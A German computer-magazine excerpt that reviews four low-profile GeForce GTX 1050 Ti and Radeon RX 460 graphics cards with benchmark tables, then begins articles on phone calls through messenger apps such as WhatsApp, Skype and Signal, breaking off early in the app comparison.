Die OC Low Profile 4G von Gigabyte ist eine leicht übertaktete Low-Profile-Version der GeForce GTX 1050 Ti, kostet 170 Euro, bietet vier Display-Anschlüsse und belegt zwei Steckplätze. Die 4GT LP von MSI kostet 155 Euro, hat nur drei Anschlüsse und lässt seinen Grafikchip mit Nvidia-Referenztakt laufen. Nur 120 Euro kostet die Radeon RX 460 Slim-iCooler von HIS – diese Karte beherrscht alle Multimedia-Funktionen der größeren Exemplare, eignet sich aufgrund des nur 2 GByte fassenden Videospeichers aber nur eingeschränkt zum Spielen. Für 130 Euro bekommt man von XFX eine 4-GByte-Version als Radeon RX 460 4GB D5.

Gemeinsam statt einsam

Auf den getesteten Grafikkarten sitzen jeweils die derzeit modernsten Grafikchips, nämlich AMD Polaris 11 (RX 460) und Nvidia GP107 (1050 Ti). Polaris 11 enthält zwar mehr Shader-Rechenkerne als GP107 (896 zu 768), ist in der Praxis dennoch langsamer. Denn die Kerne laufen mit niedrigerem Takt und kennen im Unterschied zum GP107 keinen Turbo-Modus; überdies arbeitet die Architektur der Nvidia-Chips effizienter. GeForce-Karten können ihre Transferrate außerdem dank neuer verlustfreier Farbkomprimierung besser ausnutzen als die Radeons und transportieren laut Nvidia bis zu 20 Prozent mehr Daten pro Sekunde. Als Schmankerl sind alle Testexemplare besonders sparsam; die maximale Leistungsaufnahme liegt bei 75 Watt, im Leerlauf sackt sie bis auf 4 Watt herunter.

Die Fähigkeiten von Radeon RX 460 und GeForce GTX 1050/Ti sind vergleichbar. Beide dekodieren 4K-Videos in den Formaten HEVC, VP9 und H.264 und steuern 4K-Displays und -Fernseher mit 120 Hz (DisplayPort 1.4) oder 60 Hz (HDMI 2.0) an, ältere Monitore über Dual-Link-DVI. Je nach Anzahl der Anschlüsse laufen bis zu vier Displays gleichzeitig. Über den Grafiktreiber fasst man mehrere Displays zu einem zusammen

(AMD Eyefinity, Nvidia Surround). Die Treiber bieten auch eine Rahmenkorrektur, sodass man den Mehrschirmmodus zum Arbeiten, Spielen oder Videoschauen anpassen darf. Alternativ konfiguriert man die Displays auch unabhängig voneinander – als primäre und erweiterte Monitore.

Die Wiedergabe von 4K-Filmen im HEVC-Format klappt sogar mit altersschwachen Zweikernprozessoren. Dazu

Technische Spezifikationen

	Radeon RX 460	GeForce GTX 1050 Ti	GeForce GTX 1050
GPU	Polaris 10	GP107	GP107
Fertigung	14 nm FinFET (Globalfoundries)	14 nm FinFET (Samsung)	14 nm FinFET (Samsung)
Transistoren	3 Mrd.	3,3 Mrd	3,3 Mrd
Shader-Rechenkerne	896	768	640
Rechengruppen	14 CU	6 SM	5 SM
Textureinheiten	56	48	40
Texeldurchsatz	57,6 GTex/s	61,9 GTex/s	54,2 GTex/s
Rasterendstufen	16	32	32
GPU-/Turbo-Takt	1090 / 1200 MHz	1290 / 1392 MHz	1354 / 1455 MHz
Rechenleistung (SP)	2,2 TFlops	1,98 TFlops	1,73 TFlops
Rechenleistung (DP)	—	—	—
Speicher	2 / 4 GByte GDDR5	4 GByte GDDR5	2 GByte GDDR5
Speicher-Takt (R/W)	3500 MHz	3504 MHz	3504 MHz
Speicher-Anbindung	128 Bit	128 Bit	128 Bit
Datentransferrate	112 GByte/s	112 GByte/s	112 GByte/s
Stromanschlüsse	—	—	—
Formfaktor	Dual-Slot	Dual-Slot	Dual-Slot
Display-Anschlüsse	DP 1.4, HDMI 2.0b, DL-DVI	DP 1.4, HDMI 2.0b, DVI	DP 1.4, HDMI 2.0b, DVI
Mehrschirmbetrieb	4	3	3
TDP	unter 75 Watt	75 Watt	75 Watt
Direct3D Feature Level	12_0	12_1	12_1
Preis ab	119 € / 139 €	155 €	130 €
— nicht vorhanden			



E-Sport-Titel wie Overwatch laufen mit mehr als 60 fps und lassen sich daher präzise steuern – besonders wichtig bei schnellen Ranglisten-Matches.

muss die Player-Software aber auf die Video-Engines der GPUs zugreifen können – das funktioniert am besten über die in Windows 10 enthaltene App „Filme & TV“. Der früher als „Allesspieler“ geltende VLC Player nutzt die 4K-Videobeschleunigung moderner GPUs nicht aus [1].

Die Video-Engines beider Grafikkarten sollen den Medien-Kopierschutz HDCP 2.2 unterstützen und dürfen dadurch 4K-Video-Streams mit Kopierschutz/DRM anzeigen. Testen konnten wir das mangels

Inhalten nicht. Darüber hinaus sollen die Grafikkarten zum Microsoft-DRM PlayReady 3.0 kompatibel sein – diesen setzt etwa Netflix für die Wiedergabe seiner 4K-Filme auf Windows-PCs voraus. Derzeit zeigen die Karten Netflix-Filme nur in Full HD, denn zur 4K-Wiedergabe fehlt es noch an PlayReady-3.0-kompatiblen Treibern, einer Zertifizierung durch Netflix und – laut Nvidia – einem Update von Windows 10. Das soll sich immerhin noch im ersten Halbjahr ändern.

Integrierte Hardware-Encoder wandeln Videos in Echtzeit in andere Formate um. Das ermöglicht beispielsweise latenz-armes Streamen von Live-Gaming. Die notwendige Software ist in den jeweiligen Treiberpaketen enthalten: AMD Relive und Nvidia GeForce Experience. Sie schicken die Spielszenen in Echtzeit auf die Server von YouTube, Twitch und Co.

Alle vier Grafikkarten eignen sich gut zum Aufrüsten alter PC-Systeme. Sie sind für die PCIe-3.0-Schnittstelle gebaut, funktionieren aber auch in älteren PCIe-x16-Steckplätzen. Dank der geringen Leistungsaufnahme muss man meist nicht einmal das Netzteil wechseln; üblicherweise reicht ein 300-Watt-Modell aus.

Schneller als gedacht

Auch für Spiele und zur 3D-Visualisierung eignen sich die Grafikkarten gut: Sie sind vollständig kompatibel zu den 3D-Schnittstellen DirectX/Direct3D 12, Vulkan 1.0 und OpenGL 4.5 und starten jede aktuelle 3D-Anwendung und jedes erhältliche 3D-Spiel. Prädestiniert sind die Karten für E-Sports-Titel wie Overwatch, Dota 2 und Starcraft 2. Blizzards Mehrspieler-Shooter Overwatch läuft ruckelfrei und erlaubt daher präzise Bewegungen und genaues Zielen. Der Echtzeitstrategie-Hit Dota 2 läuft

Spieleleistung					
Grafikkarte	Ashes of the Singularity Standard / kein AA [fps] besser ▶	Dragon Age Inquisition Hoch / kein AA [fps] besser ▶	GTA V Hoch / FXAA [fps] besser ▶	Rise of the Tomb Raider Hoch / FXAA [fps] besser ▶	Mittelerde: Mordors Schatten Hoch / FXAA [fps] besser ▶
Full HD	1920 × 1080	1920 × 1080	1920 × 1080	1920 × 1080	1920 × 1080
Gigabyte GeForce GTX 1050 Ti OC Low Profile 4G	42	54	89	56	75
MSI GeForce GTX 1050 Ti 4GT LP	42	53	89	56	74
HIS Radeon RX 460 2 GB Slim-iCooler OC 2 GB	33	40	64	40	55
XFX Radeon RX 460 4GB D5	33	40	64	41	55
GeForce GTX 1050	37	46	82	46	66
GeForce GTX 1050 Ti	40	53	89	55	75
Radeon RX 460 Referenz	34	43	69	43	59
Radeon R7 370	30	44	69	40	64
GeForce GTX 750 Ti	26	36	59	34	46
GeForce GTX 950 2 GB	36	51	80	50	69
WQHD	2560 × 1440	2560 × 1440	2560 × 1440	2560 × 1440	2560 × 1440
Gigabyte GeForce GTX 1050 Ti OC Low Profile 4G	35	35	67	37	50
MSI GeForce GTX 1050 Ti 4GT LP	34	35	66	37	49
HIS Radeon RX 460 2 GB Slim-iCooler OC 2 GB	25	25	44	26	35
XFX Radeon RX 460 4GB D5	26	25	45	27	36
GeForce GTX 1050	28	31	58	31	44
GeForce GTX 1050 Ti	33	35	66	36	49
Radeon RX 460 Referenz	28	27	47	28	38
Radeon R7 370	25	29	49	28	43
GeForce GTX 750 Ti	21	22	39	22	30
GeForce GTX 950 2 GB	24	32	55	33	44

¹ gemessen unter Windows 10 auf Intel Core i7-6700K, 16 GByte RAM, VSync aus, GeForce 378.49, AMD Crimson ReLive 17.1.1 MSAA/SMAA/FXAA: Kantenglättungsverfahren

Anzeige



HIS Radeon RX 460 2 GB Slim-iCooler OC 2 GB

Die 17 cm lange Radeon RX 460 von HIS kostet 120 Euro und ist damit die derzeit günstigste Single-Slot-Grafikkarte mit aktuellem Grafikchip. Die Kühlung übernimmt ein 8-cm-Lüfter, der beim Arbeiten und Surfen unter Windows 10 stillsteht – selbst wenn man drei Displays gleichzeitig betreibt.

Mit einem angeschlossenen Display pendelt ihre Leistungsaufnahme im Leerlauf zwischen 4 und 8 Watt hin und her – und zwar in Abständen von weniger als einer Minute. Das Verhalten trat auf mehreren Systemen bei unterschiedlichen Treiber-Versionen auf. Mit zwei oder drei Displays schluckt die Karte 18 Watt, beim Spielen sind es höchstens 64 Watt.

Dank der vergleichsweise geringen Leistungsaufnahme speist sich die Karte exklusiv aus dem PCIe-Steckplatz. Sie passt in einen normalen x16er-Slot, verwendet aber nur acht Datenleitungen. Für die Performance ist das völlig egal – selbst PCIe 2.0 kann diese Karte nicht ausreizen. Im 3DMark Firestrike erreicht die Radeon RX 460 immerhin 4862 Punkte – genug für das ein oder andere Spielchen in Full HD.

- ↑ lautlos im Leerlauf
- ↑ sehr günstig
- ↓ unregelmäßige Leerlauf-Leistungsaufnahme



XFX Radeon RX 460 4GB D5

Für seine Single-Slot-Variante der Radeon RX 460 verlangt XFX 130 Euro. Die 17-cm-Platine und das Kühlsystem gleichen der HIS-Karte – allerdings sitzen 4 GByte Speicher statt nur 2 drauf. Auch deswegen schluckt unser XFX-Testexemplar unter Last etwas mehr, nämlich 63 statt 56 Watt. Der Lüfter bleibt dabei mit 0,5 Sone vergleichsweise ruhig. Unter maximaler Dauerlast dreht der Lüfter schneller und wird deutlich lauter als jener der HIS-Karte (2 Sone). Dafür muss der Grafikchip seine Taktfrequenz unter Furmark nicht so stark reduzieren – nämlich nur auf 1040 MHz statt 940 MHz. Das sorgt für minimal höhere Benchmark-Ergebnisse (4932 statt 4862 3DMark-Punkte), ist aber beim normalen Spielen nicht spürbar.

Wie bei der HIS-Karte pendelt die Leerlauf-Leistungsaufnahme zwischen 4 und 8 Watt. Die Karte schaltet bei Display-Standby auch nicht in den Super-Sparmodus (ZeroCore Power). Beim normalen Arbeiten ruht der Lüfter und die Karte macht keinen Mucks.

- ↑ lautlos im Leerlauf
- ↑ 4 GByte Speicher
- ↓ unregelmäßige Leerlauf-Leistungsaufnahme



Gigabyte GeForce GTX 1050 Ti OC Low Profile 4G

Rund 170 Euro kostet Gigabytes Low-Profile-Variante der GeForce GTX 1050 Ti – das ist sie aber auch wert. Die Grafikkarte ist im Leerlauf so gut wie nicht zu hören dank sehr langsam drehendem Lüfter. Sie liefert genügend Spiele-Leistung für Full HD (und bleibt auch dann sehr leise), und sie bietet dank ihres Grafikchips das derzeit umfangreichste Multimedia-Paket für 4K & Co. Dadurch eignet sie sich sehr gut für Konsolen-PCs fürs Wohnzimmer und flüsterleise, aber kräftige Büro-PCs.

Im Leerlauf verbraucht sie nur 5 Watt und selbst mit vier gleichzeitig angeschlossenen Displays nur 6 Watt – sofern es sich um vier Full-HD-Monitore handelt. Sobald einer davon eine höhere Auflösung anzeigt, steigt die Leistungsaufnahme auf immer noch gute 18 Watt. Unter Last schluckt die Karte höchstens 60 Watt und ist mit 0,5 Sone immer noch vergleichsweise leise. Im 3DMark Firestrike erreicht sie 6794 Punkte – also rund ein Drittel mehr als die schnellste RX 460.

- ↑ sehr leise unter Last
- ↑ gute 3D-Leistung
- ↑ vier Display-Anschlüsse



MSI GeForce GTX 1050 Ti OC Low Profile 4G

Die günstigste GeForce GTX 1050 Ti mit halber Bauhöhe kommt von MSI. Die 155-Euro-Karte ist 18,2 cm lang; zwei kleine 5-cm-Lüfter führen die Wärme des Grafikchips ab. Im Leerlauf sind die Lüfter aus einem geschlossenen Gehäuse heraus zwar leise, aber hörbar (0,3 Sone).

Bis zu drei Displays lassen sich gleichzeitig ansteuern. Ab dem dritten Display steigt die Leistungsaufnahme von 5 auf 18 Watt – unabhängig davon, ob die Displays identische oder unterschiedliche Auflösungen anzeigen. Beim Spielen und Rendern bleibt die Grafikkarte sparsamer als alle anderen Testexemplare: Im 3DMark kommt sie mit 55 Watt aus – ein hervorragender Wert für die vergleichsweise hohe 3D-Performance.

Unter Spielbelastung läuft die GPU mit einem Turbo-Takt von bis zu 1733 MHz; unter permanenter Extrembelastung taktet sich die GPU ein paar hundert MHz runter. Das merkt man beim Spielen aber nicht. Der Lüfter ist beim Spielen zwar aus dem geschlossenen Gehäuse heraus hörbar, was aber schon dann nicht mehr auffällt, wenn der Spiele-Sound mit Zimmerlautstärke hinzukommt.

- ↑ gute 3D-Leistung
- ↑ geringe Leistungsaufnahme
- ↓ günstig

in maximaler Detailstufe und erlaubt ein flüssiges, schnelles Scrollen über die gesamte Spielkarte – das ist besonders wichtig, um bei den hektischen Matches den Überblick zu behalten. Für VR-Spiele sind die getesteten Grafikkarten hingegen zu langsam.

Viele neue Spiele laufen zwar nicht mit maximaler Detailstufe, aber wenn Full HD und mittlere bis hohe Grafikqualität genügen, kann man mit den Karten viel Spaß haben. Das Open-World-Spiel GTA V läuft mit knapp 70 fps (RX 460) beziehungsweise 90 fps (GTX 1050 Ti) und bleibt sogar auf der 2-GByte-Karte flüssig – bei reduzierter Texturdetailstufe. Das Action-Abenteuer „Rise of the Tomb Raider“ läuft mit 40 bis 50 fps in hoher Detailstufe und mit FXAA-Kantenglättung. Generell gilt: Shader-basierte Kantenglättungsverfahren wie FXAA oder MLAA funktionieren auf den Karten nur mit minimalen Einbußen, für anspruchsvolles Multisampling oder gar Supersampling ist die Hardware üblicherweise zu schwach.

Zumindest die GTX-1050-Ti-Karten können auch das ein oder andere Spiel in WQHD (2560 × 1440 Pixel) darstellen, allerdings liegt die Bildrate meist bei unter 60 fps. Bei eher langsamen Strategiespielen wie Civilization oder Anno ist das nicht weiter schlimm – die niedrigeren Bildraten merkt man höchstens beim Ver-

schieben des Bildschirmausschnittes. Moderne Shooter wie The Division oder Battlefield 1 lassen sich aber erst mit 60 fps präzise steuern, sodass man deren Grafik derart stark reduzieren muss, dass viel Spielspaß verloren geht.

Im direkten Vergleich liefern GTX-1050-Karten eine wesentlich höhere Bildrate als die RX-460er. Laut 3DMark Firestrike sind sie gut 40 Prozent schneller. Auch in manchen Spielen liegt der Vorsprung auf ähnlichem Niveau, etwa bei GTA V und Rise of the Tomb Raider. Sonst ist die 1050 Ti rund 30 Prozent vorn – etwa bei Ashes of the Singularity und Dragon Age Inquisition. Wer die Auflösung bei Full HD belässt, die Detailstufe nicht überhöht und die Kantenglättung weglässt, spielt mit HIS' 2-GByte-Version der RX 460 ebenso gut wie mit der 4-GByte-Version von XFX. Wenn der Speicher tatsächlich mal voll ist, sackt die Bildrate hingegen ins Unspielbare. Das sieht man ganz gut, wenn man das Strategiespiel Ashes of the Singularity auf maximale Bildqualität schaltet: Dann schafft die 2-GByte-Karte gerade noch 5,3 statt 17 fps. Dem sei zugutezuhalten, dass auch die 4-GByte-Karte diesen Einstellungen nicht gewachsen ist.

Die Grafikchips enthalten Hardware-Einheiten, die den geometrischen Detailgrad mancher Spiele erhöhen (Tessellation). Im direkten Vergleich sind die Ge-

Force-Karten im Tessellation-Benchmark Unigine Heaven rund 60 Prozent (DirectX 11) beziehungsweise 85 Prozent (OpenGL 4) schneller. Fairerweise muss man dazu sagen, dass nur wenige Spiele überhaupt Tessellation einsetzen – und wenn, dann spärlich. Der theoretische Nachteil der Radeons fällt in der Praxis folglich kaum auf. Beim Raytracing via OpenCL (Luxmark) sind die GeForce-Karten zwischen 40 und 50 Prozent schneller – je nach Komplexität der Szene.

Fazit

Die kompakten Grafikkarten der Serien GeForce GTX 1050 und RX 460 passen in Mini-PCs und machen alte Systeme fit für 4K-Video, HDR und DirectX 12. Dank ihrer modernen Grafikchips sind die Karten äußerst sparsam. Im Leerlauf bleiben die Lüfter ruhig oder stehen komplett still – also ideal für leise Büro-Rechner. Aktuelle Spiele laufen flüssig, sofern man sich auf Full HD beschränkt und die Detailstufe verringert. Spieler sollten immer zu 4-GByte-Varianten greifen; der Videospeicher reicht auch bei Full HD für die Texturen moderner Spiele aus.

(mfi@ct.de) **ct**

Literatur

- [1] Martin Fischer, Christian Hirsch, Ultra HD ruckelfrei, 4K-Videos unter Windows 10 effizient abspielen, c't 3/17, S. 144

High-End-Grafikkarten				
Hersteller	Gigabyte	HIS	MSI	XFX
Modell	GeForce GTX 1050 Ti OC Low Profile 4G	Radeon RX 460 2 GB Slim-iCooler OC 2 GB	GeForce GTX 1050 Ti 4GT LP	XFX Radeon RX 460 4GB D5
Speicher	4 GByte GDDR5	2 GByte GDDR5	4 GByte GDDR5	4 GByte GDDR5
Webseite	www.gigabyte.de	www.hisdigital.com/de	www.msi-computer.de	www.xfxforce.com
Ausstattung				
Anschlüsse: DVI (DL) / HDMI (Mini) / DisplayPort (Mini)	1 (✓) / 2 (–) / 1 (–)	1 (✓) / 1 (–) / 1 (–)	1 (✓) / 1 (–) / 1 (–)	1 (✓) / 1 (–) / 1 (–)
Display-Adapter	–	–	–	–
sonstige Hardware-Beigaben	Low-Profile-Slotblende	–	Low-Profile-Slotblende	–
zusätzlicher Stromanschluss	–	–	–	–
Technische Prüfungen				
Chip-/Turbo-/Speichertaktfrequenzen	1303 / 1417 / 3504 MHz	1220 / – / 3500 MHz	1290 / 1392 MHz / 3504 MHz	1220 / – MHz / 3500 MHz
maximale Turbo-Taktfrequenz	1752 MHz	–	1733 MHz	–
3DMark Firestrike	6794 3DMarks	4862 3DMarks	6771 3DMarks	4932 3DMarks
Leistungsaufnahme 2D / Dreischirmbetrieb / 3D / Furmark / Peak ¹	5 / 17 / 58 / 60 / 78 Watt	8 / 18 / 56 / 64 / 104 Watt	5 / 18 / 55 / 57 / 72 Watt	8 / 17 / 63 / 71 / 110 Watt
Lautheit 2D / 2D-Multimonitor / 3D / Maximum	0 / 0 / 0,5 / 0,5 Sone	0 / 0 / 0,5 / 1,4 Sone	0,3 / 0,3 / 0,7 / 0,7 Sone	0 / 0 / 0,5 / 2,0 Sone
Bewertung				
Spieleleistung	○	⊖	○	⊖
Geräuschentwicklung Leerlauf / Last	⊕⊕ / ⊕⊕	⊕⊕ / ⊕	⊕⊕ / ⊕	⊕⊕ / ○
Ausstattung	○	○	○	○
Preis (zirka)	170 €	120 €	155 €	130 €
¹ Windows-Idle-Modus mit einem bzw. drei angeschlossenen Monitoren/Mittelwert im 3DMark 11 GT1/kurzzeitig auftretende Spitzenwerte				
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe				

Sehr verbunden

Telefonieren ohne Rufnummer



Apps verdrängen klassische Telefonie	Seite 110
Messenger mit Telefonie im Test	Seite 114
IP-Telefonate optimieren, WiFi Calling	Seite 122

Viele Smartphone-Nutzer telefonieren kaum noch per Festnetz oder Mobilfunk. Stattdessen schreiben sie lieber eine WhatsApp-Nachricht oder chatten mit anderen Instant-Messengern. Und neuerdings telefonieren sie sogar per WhatsApp & Co. Das liegt nicht nur daran, weil es so bequem ist: Viele Apps liefern bessere Sprachqualität und verschlüsseln.

Von Dušan Živadinović

Das Kommunikationsverhalten der Smartphone-Nutzer hat sich innerhalb weniger Jahre drastisch gewandelt – in Ländern, in denen die Smartphones vorherrschen, gehen die Umsätze mit Telefonaten zurück.

Dabei nimmt der Mitteilungsdrang keineswegs ab – er wird nur anders kanalisiert, vor allem schriftlich. Die britische Regulierungsbehörde Ofcom führt in ihrem International Communications Market Report auf, dass 66 Prozent der in Deutschland befragten Smartphone-Nutzer wöchentlich mindestens einmal per Smartphone chatten [1]. Aber auch Telefonieren abseits der klassischen Kanäle nimmt zu: 16 Prozent der Befragten nutzen Voice over IP mindestens einmal wöchentlich (siehe Grafik „Smartphone-Aktivität“ auf S. 112).

Nicht ermittelt hat die Ofcom, ob die Nutzer IP-Telefonie-Dienste direkt starten oder nur mittelbar als Fortsetzung eines Chats – denn wer komplexe Dinge lieber sagen anstatt mühsam tippen will, kann seinen Kontakt direkt aus dem Messenger heraus anrufen. Dafür genügen wenige Fingertipps.

Deshalb gehen wir der Frage nach, welche Vor- und Nachteile die Apps haben, die sich anschicken, das herkömmliche Telefon zu verdrängen. Wir haben dazu die Telefonie-Module der Messenger Facebook, Hangouts, Signal, Skype, Viber, WhatsApp und Wire geprüft und zusätzlich Apples FaceTime, weil es auf jedem modernen iPhone ab Werk eingerichtet ist. Die Ergebnisse finden Sie ab Seite 114. Aktuelle Messen-

ger haben wir bereits vor einigen Ausgaben ausführlich getestet, aber hauptsächlich mit Blick auf deren Chat-Eigenschaften [2].

Zwar sind die Telefonie-Anwendungen inkompatibel zueinander (so wie die Chat-Module der Messenger), aber andererseits installiert man einfach eine Handvoll Messenger auf dem Smartphone, um so alle wichtigen Kontakte zu erreichen. Schließlich belegen die Apps nur wenig Speicher und manche sind so gut mit dem Betriebssystem und dem Adressbuch verknüpft, dass sie genauso einfach wie die vorinstallierte Telefonie-App zu bedienen sind.

Mit diesem Komfort können weder klassische Tischtelefone noch DECT-Schnurlosgeräte mithalten, obschon sie zuverlässiger sind und DECT leicht ein Mehrfaches der WLAN-Reichweite von Smartphones erzielt. Auch VoIP-Programme wie Liphone, die das Smartphone mit einer Festnetznummer koppeln, fallen gegen die Messenger-Apps zurück; ihnen fehlt in der Regel die Verschlüsselung und Ankopplung an verbreitete Messenger.

HD-Audio im Handumdrehen


Zudem lässt die Festnetz-Telefonie in puncto Sprachqualität zu wünschen übrig: Zwar eignet sie sich auch für die Übertragung von Audio-Signalen in hoher Qualität, sodass Gesprächspartner sehr präsent klingen (HD-Telefonie, 7 kHz Signalbreite gegenüber 3,1 kHz bei herkömmlicher Telefonie). Aber Geräte mit dem erforderlichen Sprach-Codec G.722 hat nicht jeder Teilnehmer und zwischen den Betreiber-

netzen fehlen Gateways für die Vermittlung der HD-Telefonie.

Mit Skype, Wire oder Viber geht Telefonieren in hoher Qualität einfach: Egal, welche App man nimmt – sobald die Leitung schnell genug ist, wird sie auch für


Ausgehendes Gesprächsvolumen Fest- und Mobilnetz in UK

Das per Mobiltelefon vermittelte Gesprächsvolumen hat zwar etwas zugelegt, aber insgesamt nehmen Telefonate, die eine Rufnummer voraussetzen, stetig ab.



Smartphone-Aktivitäten

Angaben in Prozent zur Frage:
Welche der Anwendungen nutzen
Sie pro Woche mindestens einmal?



die HD-Telefonie genutzt. Dafür sind keine weiteren Bedingungen zu erfüllen oder Konfigurationen einzustellen. Manche der in den Messengern eingebauten Telefonie-Module bringen ein ordentlich klingendes Sprachsignal in nur 30 kBit/s unter (siehe S. 114). Ein Übriges tun die bei vielen Smartphones mitgelieferten Headsets, die die hohe Signalgüte von Breitband-Audio-Codecs ausschöpfen.

Die Mobilfunktechnik ist für die HD-Telefonie etwas besser aufgestellt. Dort hat sich der AMR-WB-Codec durchgesetzt. Der liefert ähnliche Signalgüte wie G.722, ist aber mit diesem nicht kompatibel. Und die moderne, IP-basierte Telefonie in 4G-Netzen namens VoLTE (Voice over LTE), die HD-Qualität auf Basis des AMR-WB-Codecs einschließt, gibt es nur auf jüngeren Smartphones. Der Großteil der bisher verkauften Geräte muss für ein rufnummernbasiertes Telefonat aus dem LTE raus ins UMTS.

Knabbern am Inklusiv-Volumen

Zwar liegt es auf den ersten Blick nicht nahe, per WhatsApp und Co. über UMTS- oder LTE-Verbindungen zu telefonieren, weil sie zusätzlich zu regulären Internet-Diensten am monatlichen Datenvolumen knabbern. Aber im Telefo-

nie-Test hinterließen die Messenger einen genügsamen Eindruck. In unserem Test hat Skype im Durchschnitt 63 kBit/s gesendet und bei der Übertragung einer Testdatei kamen 971 kByte zusammen. Andere Testkandidaten waren sogar noch sparsamer.

Wer solche Apps öfter verwenden will, etwa weil sie verschlüsseln, sollte dennoch auf einen Tarif mit ausreichend Inklusiv-Volumen achten; 1 GByte pro Monat sollte es schon sein. Einige Apps, darunter FaceTime, halten das Übertragungsvolumen und die Dauer der einzelnen Gespräche in Anrufprotokollen fest, sodass man sich leicht einen Eindruck vom Datenvolumenverbrauch verschaffen kann. Genauere Angaben liefern die Netzbetreiber mit zugehörigen Datenverbrauch-Apps, beispielsweise Magenta-Service der Deutschen Telekom.

Wenn man vermeiden will, unterwegs über einen der Messenger angerufen zu werden, muss man für die betreffende App den Zugriff auf die Mobilfunkschnittstelle sperren. Damit blockiert man in der Regel aber auch den Messenger-Dienst.

Auf Apples iOS sind Messenger und Telefonie-App getrennt, sodass man FaceTime im Mobilfunk ohne Nachteile blocken kann. Diese Einstellung finden Sie im Bereich „Einstellungen“, „Mobiles Netz“, „Mobile Daten verwenden“. Zusätzlich lässt sich FaceTime auf iOS komplett abschalten (in den Einstellungen im Bereich FaceTime). Auf Android kann

man die Mobilfunknutzung im Bereich „Datennutzung durch Apps“ unterbinden. Schalten Sie dazu die Option „Hintergrunddaten“ ab.

Zu beachten ist, dass die Betreiber nicht Byte-genau abrechnen, sondern auf 10 oder 100 kByte aufrunden. In welchen Schritten bei Ihrem Tarif abgerechnet wird, finden Sie in den zugehörigen AGB. Beispielsweise rundet die Deutsche Telekom den Volumenverbrauch in 100-kByte-Schritten auf, wenn man sich aus dem Mobilfunknetz ausbucht. Häufige Umbuchungen ins WLAN wirken sich also negativ aus. Bei beispielsweise 20 Netzwechseln pro Tag kommen pro Monat schon mal 30 MByte Verschnitt zusammen.


Ist das Smartphone nur per EDGE-Technik im Internet eingebucht, sollte man die Messenger nicht für Telefonie verwenden, denn die Signallaufzeiten können zu lang werden, sodass man sich ins Wort fällt und beim Zellenwechsel (Handover) reißt die IP-Verbindung ab. Beim klassischen Mobilfunkanruf sind die Signallaufzeiten deutlich kürzer und bei Sprachübertragungen klappt das Handover reibungslos. (dz@ct.de) **ct**

Literatur

- [1] Ofcom, Communications Market Report, Dezember 2016, www.ofcom.org.uk/_data/assets/pdf_file/0026/95642/ICMR-Full.pdf, S. 96
- [2] Hannes A. Czerulla, Stefan Porteck, Schreib mal anders, Sichere WhatsApp-Alternativen im Vergleich, c't 3/2017, S. 116

Festnetzanschlüsse und Nutzung 2016

Unter den Ländern, die die britische Regulierungsbehörde Ofcom verglichen hat, ist der Anteil an Haushalten mit Festnetztelefonanschlüssen in Deutschland am höchsten. Das dürfte auch an Koppelangeboten der Netzbetreiber liegen.



Anzeige



Wahlhilfe

Apps mit Internet-Telefonie im Vergleich

Messenger-Apps sind für die meisten Nutzer vor allem Ersatz für teure SMS und damit das bevorzugte Chat-Werkzeug geworden. Mit guten Messengern kann man aber auch telefonieren. Wir haben bei acht gängigen Apps untersucht, was deren Telefoniefunktionen taugen und wo versteckte Kosten liegen.

Von Ernst Ahlers und Andrijan Möcker

Wer sich keine Mobiltelefonie-Flatrate leisten will oder keine findet, mit der sich Freunde im Ausland günstig erreichen lassen, weicht gern auf Internet-Telefonie aus. Die steckt in vielen Messenger-Apps als Zusatzfunktion drin. WhatsApp ist das bekannteste Beispiel, aber viele Nutzer vertrauen dem Betreiber nicht mehr [1]. Wir haben WhatsApp sieben Alternativen von Apples FaceTime bis Wire gegenübergestellt, die ebenfalls Telefonie übers Internet anbieten. Dabei testeten wir FaceTime unter iOS und die anderen Kandidaten unter Android.

Vordergründig erscheint der Telefonie-Spaß gratis zu sein: Die Apps kosten nichts, sie sind im Handumdrehen installiert und eingerichtet. Für die Nutzung zahlt man indirekt: Die Gespräche knabbern unterschiedlich stark am monatlichen Datenkontingent, wenn man mit dem Smartphone im Mobilfunk-Netz unterwegs ist.

Im WLAN fällt der Sprachdatenstrom nur dann ins Gewicht, falls der heimische Router seinen Internetzugang über eine Mobilfunk-Verbindung bekommt. An gedrosselten xDSL- und TV-Kabel-Anschlüssen sind die Kontingente in der Regel so groß, dass die Gesprächsdaten im Rauschen untergehen.

Gesprächsvolumen

